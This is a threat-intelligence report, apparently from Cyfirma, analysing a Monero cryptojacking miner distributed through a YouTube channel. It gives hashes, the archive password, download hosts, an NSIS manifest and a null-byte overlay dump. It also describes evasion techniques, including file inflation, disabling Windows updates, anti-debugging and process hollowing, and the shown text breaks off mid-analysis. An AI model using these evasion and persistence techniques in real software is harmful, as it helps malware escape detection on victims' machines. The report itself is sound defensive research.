



Decoding the Cryptocurrency Malware Landscape:

A Comprehensive Analysis of a
Mining Threat Disseminated
Through A YouTube Channel

EXECUTIVE SUMMARY —●

At Cyfirma, we are committed to providing up-to-date information on the most prevalent threats and tactics used by malicious actors to target both organizations and individuals. This comprehensive analysis delves into the dissemination of cryptocurrency miners through a YouTube channel. Examining the tactics employed, the report reveals a concerning trend of malicious actors leveraging popular video-sharing platforms to distribute mining threats. The study explores the various evasion techniques, employed by threat actors to avoid detection. Additionally, it sheds light on the processes for generating resilient malware payloads. Notably, the report underscores the adaptive nature of these threats, highlighting the need for heightened security measures and user awareness in mitigating such risks.

INTRODUCTION —●

Malicious crypto miners, also known as Cryptojacking malware, represent a growing cybersecurity threat, exploiting unsuspecting users and organizations for illicit cryptocurrency gains. These insidious programs clandestinely infiltrate systems, harnessing the computational power of targeted devices to mine cryptocurrencies without the user's knowledge. The impact of malicious crypto miners extends beyond resource depletion, causing system slowdowns, increased energy consumption, and potential hardware damage. Cybercriminals continuously evolve their tactics, employing sophisticated techniques to evade detection and maximize their mining operations.



KEY FINDINGS —●

- A YouTube channel is distributing the Monero cryptocurrency miner in the form of download.
- The downloaded file is a password protected compressed archive.
- The YouTube channel hosts the primary link (URL) to the download malware on its 'about' page.
- The threat actor consistently alters both the downloading URL and the attributes of the compressed file, including its name and size, while maintaining a constant functionality for the final malware.
- The uncompressed file is inflated with null bytes to increase its overall size, serving as a protective measure to elude antivirus and analysis tools.
- A multi-step process is employed to generate the ultimate payload of the malware.
- Malware uninstalls the Windows MRT (Malicious Software Removal Tool) update and disables the Windows update services.
- Utilizes anti-debugging techniques and follows a stealth operation process.
- Malware adds itself as an autorun service for persistence.
- Injects the malicious code (process hollowing) in the legit windows process to create and monitor the mining activity.
- Communicate with C2 with status update and receive instruction at regular intervals.
- Continuously scans for monitoring tools and refrains from engaging in mining activities if the system is under surveillance.
- Additionally, abstains from engaging in mining activities if the system is actively in use.



ETLM ATTRIBUTION

Monero is a widely recognized cryptocurrency that distinguishes itself by allowing mining through the end user's CPU, setting it apart from other cryptocurrencies that use alternative mining methods. An emerging threat has adopted the concept of utilizing a YouTube channel as a distribution platform for Cryptojacking malware, exploiting the idea of mining Monero through the end user's CPU.

The malware is disseminated in the form of a compressed archive, with the URL discreetly shared on the about page of the YouTube channel. This serves as a deceptive cover for the actual download, appearing as a video resource on the site.




The URL shared on this page is for the GitHub repository that belongs to the threat actor who's profile name is 'MrFiles':





As of the current writing, the GitHub account associated with this has been deleted.

This wasn't the sole instance of a malware file or URL employed by the threat actor on the YouTube channel's about page; rather, we have identified numerous such samples in earlier observations.



The provided screenshots are among the few that depict noticeable changes in the URL, filename, and size, indicating a dynamic pattern employed by the threat actor in altering these attributes:



Download from workupload.com



Download from mediafire.com



Download from advgroup.ru

Threat Landscape: From an external threat landscape perspective, the utilization of the widely accepted video-sharing platform, YouTube, for the distribution of the cryptocurrency miner underscores a troubling trend. Cyfirma's research team highlights the evolving tactics of threat actors, who are employing distinct methods to disseminate their malicious creations and evade early detection. The threat actor associated with this malware demonstrates adaptability by employing various techniques to obfuscate the malicious sample, aiming to remain undetected for as long as possible. This emphasizes the need for continuous vigilance and advanced detection measures to counteract such dynamic threats.

ANALYSIS OF CRYPTO-MINER

File Analysis	
File Name	LaunchInstallerFile_Passwd_1234.rar
File Size	11.4 MB (1,20,14,206 bytes)
Signed	Not signed
MD5	380f9774da8b0eb497bad9d4df6b6fdb4
SHA-256	454df772c510dbd8811382e0aa578b462ddfa520314468ac96efc2a61b358cd9
Date Modified	12 December 2023

The original malware sample comes as a RAR archive with the password '1234'. This RAR archive contains a malicious executable "AutoInstall.exe" with other files that include files signed by Microsoft with valid signature and required for execution.

The 1st Payload:

File Name	AutoInstall.exe
File Size	743 MB (78,00,00,000 bytes)
Signed	Not signed
MD5	ed4a65c1d8afb84b9ae8e57307cdb4fa
SHA-256	7bb518d6881bb9fd88af0a65be64765a3106e41d54f64e8f515643e5767d888e
Date Modified	12 December 2023

AutoInstall.exe is a 32-bit GUI executable, an inflated file created with the help of script driven installer NSIS (Nullsoft Scriptable Install System) with large file size that contains 99.99% of its content as Overlay, contributes to evading antivirus:

footprint > sha256	B051DB21F6EEE46B838114F780C1B7C4346DDA708BDC613A4FF4CF99315E8C14
entropy	0.249
file-offset	0x00019A00
size	779895040 (bytes)
signature	Nullsoft
first-bytes > hex	02 00 00 00 EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 6E 73 74 D6 16 00 00 41 4E C6 00 70 02 00 80
first-bytes > text	NullsoftInst.....AN...p....
file-ratio	99.99 %

Overlay section detail

Hex	Hex	Strings	
Disasm	Offset	00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f	Symbols
Hash	026d:3770	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Strings	026d:3780	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Signatures	026d:3790	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Memory map	026d:37a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Entropy	026d:37b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Heuristic scan	026d:37c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Extractor	026d:37d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Search	026d:37e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Tools	026d:37f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
IMAGE_DOS_HEADER	026d:3800	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Dos stub	026d:3810	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
▼ IMAGE_NT_HEADERS	026d:3820	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
IMAGE_FILE_HEADER	026d:3830	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
▼ IMAGE_OPTIONAL_HEADER	026d:3840	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
IMAGE_DIRECTORY_ENTRIES	026d:3850	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Rich Signature	026d:3860	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
▼ Sections	026d:3870	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Info	026d:3880	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Import	026d:3890	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
▼ Resources	026d:38a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Manifest	026d:38b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
Overlay	026d:38c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
	026d:38d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
	026d:38e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
	026d:38f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
	026d:3900	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Null Bytes in Overlay section

The execution of the file requires administrative privilege:

```
<?xml version="1.0"?>
<n1:assembly xmlns:n1="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <n1:assemblyIdentity version="1.0.0.0" processorArchitecture="*" name="Nullsoft.NSIS.exehead" type="win32"/>
  <n1:description>Nullsoft Install System v3.08</n1:description>
  <n2:trustInfo xmlns:n2="urn:schemas-microsoft-com:asm.v3">
    <n2:security>
      <n2:requestedPrivileges>
        <n2:requestedExecutionLevel level="requireAdministrator" uiAccess="false"/>
      </n2:requestedPrivileges>
    </n2:security>
  </n2:trustInfo>
  <n3:compatibility xmlns:n3="urn:schemas-microsoft-com:compatibility.v1">
    <n3:application>
      <n3:supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
      <n3:supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
      <n3:supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
      <n3:supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
    </n3:application>
  </n3:compatibility>
</n1:assembly>
```

Both the RAR archive and extracted executable (AutoInstall.exe) have no detections at the time of writing.

BEHAVIORAL & CODE ANALYSIS

The 2nd Payload:


Upon executing the *AutoInstall.exe*, it drops an executable 'software2.exe' in the AppData folder (C:\Users\user\AppData\Roaming) of current user:

File Name	software2.exe
File Size	743 MB (78,00,00,000 bytes)
Signed	Not signed
MD5	ae0e0e425bbc61ed33ed008d44d22ce9
SHA-256	12c4e815d60b14450fc1abccd6290f80b4bcccf34bc09ff89965c4f65f9986c
Date Modified	12 December 2023

This file (software2.exe) is an inflated 32-bit GUI executable with 99.43% of its content as Overlay data of zero entropy (null bytes):

footprint > sha256	06DF494298B13CEA5C5E4F86A40C91DDCD5F0A0274117B4E37AEBE88CDEFD228
